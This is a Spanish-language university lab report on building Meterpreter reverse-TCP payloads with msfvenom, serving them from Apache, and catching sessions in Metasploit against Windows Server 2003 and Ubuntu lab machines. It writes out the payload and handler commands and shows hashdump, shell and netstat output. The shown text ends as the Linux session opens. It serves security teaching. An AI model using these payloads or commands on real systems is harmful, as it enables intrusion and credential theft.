LABORATORIO #3

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

LABORAT0ORIO #3

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

RAFEL SANDOVAL MORALES

Docente de asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

Informe detallado de despliegue y explotación de satena.exe 6

Objetivo y contexto 6

Creación del Msfvenom 7

Servidor de Apache 8

Aquí ya Podemos visualizar el archivo de satena.exe: 9

Aquí hacemos descargable los archivos que subimos al /var/www/html/ 9

Ahora lo que procedemos a entrar a metasploit desde Kali. 11

Segunda parte, ataque a la distribución de Linux (Ubuntu, escogí una Ova) 14

Aquí movimos el ataque.elf a la carpeta de html y le dimos privilegios y después ponemos a correr el apache2, para acceder desde Ubuntu 14

Aquí ya podemos apreciar el index de apache que tiene los archivos ..exe 15

Luego nos vamos a configurar el 16

Usamos esos comandos para ejecutar el ataque.elf 17

Aquí ya nos encontramos con la sesión de meterpreter activa y corriendo… 17

Aquí tenemos el proceso activo de ataque.elf activo… 18

Accerder al Windows xp desde meterpreter 18

Dificultades encontradas y soluciones 20

Glosario 20

Conclusiones 21

Durante La práctica permitió desplegar exitosamente un payload Windows (satena.exe) en un servidor Apache y capturar una sesión Meterpreter. Los principales retos fueron liberar el puerto de escucha y ajustar permisos en el directorio web, pero se superaron con diagnósticos de lsof, kill y uso de sudo.Bibliografía 21

Webgrafía 21

LISTA DE ILUSTRACIONES

Ilustración 1 creando un payload 7
Ilustración 2 servidor Apache 8
Ilustración 3satena.exe 8
Ilustración 4 index 9
Ilustración 5/var/www/html/ 9
Ilustración 6 cambiamos por indexsp.html 9
Ilustración 7 los index modificados 10
Ilustración 8 10
Ilustración 9 11
Ilustración 10 11
Ilustración 11 12
Ilustración 12 12
Ilustración 13 12
Ilustración 14 13
Ilustración 15 13
Ilustración 16 14
Ilustración 17 14
Ilustración 18 15
Ilustración 19 16
Ilustración 20 17
Ilustración 21 17

Informe detallado de despliegue y explotación de satena.exe

En el presente informe se documenta el procedimiento realizado para llevar a cabo la carga y ejecución de un payload malicioso en un entorno controlado de laboratorio. Se utilizó un servidor Apache como medio de distribución y la herramienta Metasploit Framework como plataforma para la gestión de la explotación y el establecimiento de una sesión remota con la máquina víctima.

Objetivo y contexto

En este ejercicio buscamos desplegar un payload Windows (satena.exe) en un servidor Apache y, posteriormente, capturar una sesión Meterpreter mediante Metasploit. El flujo general contempla:

- Publicación del ejecutable en /var/www/html/
- Modificación del índice de Apache para facilitar descargas
- Ejecución de un handler reverse_tcp
- Obtención de acceso y ejecución de comandos post-explotación

Creación del Msfvenom

Yo generé un ejecutable malicioso para Windows usando msfvenom, creando un payload Meterpreter de tipo reverse TCP y volcándolo en el archivo satena.exe. Luego confirmé su existencia en mi carpeta de trabajo.




Ilustración 1 creando un payload

Servidor de Apache

Inicié el servidor Apache y verifiqué que estuviera corriendo correctamente.




Ilustración 2 servidor Apache

Yo intenté copiar mi payload satena.exe desde el directorio de trabajo al document root de Apache para poder descargarlo vía web. Para ello ejecuté:




Ilustración 3satena.exe

Aquí ya Podemos visualizar el archivo de satena.exe:




Ilustración 4 index

Aquí hacemos descargable los archivos que subimos al /var/www/html/

Ilustración 5/var/www/html/

Con el siguiente comando modificamos el index.html que trae el apache por defecto y lo cambiamos por indexsp.html, para que nos deje acceder a los archivos que montamos ahí, el cual es satena.exe




Ilustración 6 cambiamos por indexsp.html

Aquí ya podemos apreciar los cambios que hicimos en el apache con su index.html por indexps.html




Ilustración 7 los index modificados




Ilustración 8

Ahora lo que procedemos a entrar a metasploit desde Kali.




Ilustración 9

Aquí se ejecutaron los siguientes comandos:

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 210.210.200.4

set LPORT 4444

exploit




Ilustración 10

Al darle exploit se nos carga: [*] Started reverse TCP handler on 210.210.200.4:4444

Entonces esperamos que el dueño del Windows server ejecute el archivo satena.exe

Al ejecutar el satena.exe no sale esto…

[*] Sending stage (177734 bytes) to 210.210.200.7

[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.7:1057) at 2025-09-03 08:13:03 +0200

- ✓ Le damos sysinfo para visualizar todo lo que tiene el sistema que estamos atacando

```
meterpreter > sysinfo
Computer        : WINDOWS-SERVER
OS              : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture    : x86
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 11

- ✓ Con getuid podemos irnos a mirar que usuario tenemos registrado o cual está de principal

```
meterpreter > getuid
Server username: WINDOWS-SERVER\Administrador
```

Ilustración 12

- ✓ Le damos hashdump para mirar los usuarios y sus contraseñas

```
meterpreter > hashdump
Administrador:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b1823701cd848471e695b58ba8ce72a8:::
meterpreter >
```

Ilustración 13

✓ Con netstat podemos Ver conexiones de red activas

```
meterpreter > netstat

Connection list
===============

    Proto  Local address       Remote address    State        User  Inode  PID/Program name
    -----  -------------       --------------    -----        ----  -----  ----------------
    tcp    0.0.0.0:135         0.0.0.0:*         LISTEN       0     0      804/svchost.exe
    tcp    0.0.0.0:445         0.0.0.0:*         LISTEN       0     0      4/System
    tcp    0.0.0.0:1026        0.0.0.0:*         LISTEN       0     0      540/lsass.exe
    tcp    127.0.0.1:1027      0.0.0.0:*         LISTEN       0     0      1976/alg.exe
    tcp    210.210.200.7:139   0.0.0.0:*         LISTEN       0     0      4/System
    tcp    210.210.200.7:1057  210.210.200.4:44  ESTABLISHED  0     0      1560/satena.exe
                               44
    udp    0.0.0.0:1025        0.0.0.0:*                      0     0      856/svchost.exe
    udp    0.0.0.0:445         0.0.0.0:*                      0     0      4/System
    udp    0.0.0.0:500         0.0.0.0:*                      0     0      540/lsass.exe
    udp    0.0.0.0:4500        0.0.0.0:*                      0     0      540/lsass.exe
    udp    127.0.0.1:123       0.0.0.0:*                      0     0      944/svchost.exe
    udp    127.0.0.1:1032      0.0.0.0:*                      0     0      988/IEXPLORE.EXE
    udp    210.210.200.7:123   0.0.0.0:*                      0     0      944/svchost.exe
    udp    210.210.200.7:137   0.0.0.0:*                      0     0      4/System
    udp    210.210.200.7:138   0.0.0.0:*                      0     0      4/System
```

Ilustración 14

✓ Con Shell podemos acceder al cmd del sistema o el system23

```
meterpreter > shell
Process 1752 created.
Channel 1 created.
Microsoft Windows [Versi♦n 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig
ipconfig

Configuraci♦n IP de Windows


Adaptador Ethernet Conexi♦n de ♦rea local:

   Sufijo conexi♦n espec♦fica DNS: bbrouter
   Direcci♦n IP. . . . . . . . . . . : 210.210.200.7
   M♦scara de subred . . . . . . . . : 255.255.255.0
   Puerta de enlace predet.. . . . . : 210.210.200.1

C:\WINDOWS\system32>
```

Ilustración 15

Segunda parte, ataque a la distribución de Linux (Ubuntu, escogí una Ova)

Creamos la carpeta donde guardaremos el .exe y llamamos el .exe asi… ataque.exe

```
┌──(pater㉿pater)-[~]
└─$ mkdir ubuntu3

┌──(pater㉿pater)-[~]
└─$ cd ubuntu3

┌──(pater㉿pater)-[~/ubuntu3]
└─$ ls

┌──(pater㉿pater)-[~/ubuntu3]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=210.210.200.4 LPORT=4678
-f elf > ataque.elf
-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
oad
-] No arch selected, selecting arch: x64 from the payload
o encoder specified, outputting raw payload
ayload size: 130 bytes
inal size of elf file: 250 bytes
```

```
┌──(pater㉿pater)-[~/ubuntu3]
└─$ ls
ataque.elf
```


Ilustración 16

Aquí movimos el ataque.elf a la carpeta de html y le dimos privilegios y después ponemos a correr el apache2, para acceder desde Ubuntu

```
┌──(pater㉿pater)-[~/ubuntu3]
└─$ sudo cp ataque.elf /var/www/html
[sudo] contraseña para pater:

┌──(pater㉿pater)-[~/ubuntu3]
└─$ sudo chmod 755 /var/www/html/ataque.elf
```

Ilustración 17

Aquí ya podemos apreciar el index de apache que tiene los archivos ..exe






Ilustración 18

Luego nos vamos a configurar el

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 210.210.200.4

set LPORT 4678

exploit




Ilustración 19

Usamos esos comandos para ejecutar el ataque.elf




Ilustración 20

Aquí ya nos encontramos con la sesión de meterpreter activa y corriendo…

